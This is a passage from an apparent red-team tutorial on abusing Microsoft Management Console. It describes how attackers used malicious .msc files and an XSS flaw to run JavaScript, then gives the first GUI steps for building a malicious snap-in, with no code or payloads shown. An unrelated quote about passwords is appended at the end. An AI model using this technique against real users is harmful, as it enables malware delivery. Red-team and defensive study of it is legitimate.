
Why are hackers exploiting MMC?

Ever since Microsoft banned Macros by default, hackers have been searching for novel techniques to gain access and deliver their malware or payloads. The Grim resource technique is one such technique.

It has same advantages for Red Team too. Now that you have understood what Microsoft Management console is and what snap ins are, let's see how to create a malicious snap-in to exploit MMC.


Black Hat Hackers around the world have created a management saved console (msc) file that when clicked upon by the victim exploited a cross-site scripting (XSS) vulnerability present in a pds.dll library to execute malicious JavaScript code in the context of MMC.

However, while red teaming, we can create a malicious .msc file that may not need to exploit any vulnerability. Let's see how. On a Windows system, open Microsoft Management Console (use command mmc in Start menu). Open the File menu and click on Add/Remove snap in.




This will open a new window. In the new window that opens, select “Link to web address” as shown below.

"Creating a unique password is one of the easiest ways to protect yourself from being hacked online. By gaining access to our passwords, hackers can steal our money, access our personal accounts and in turn use this information to scam our friends and family."

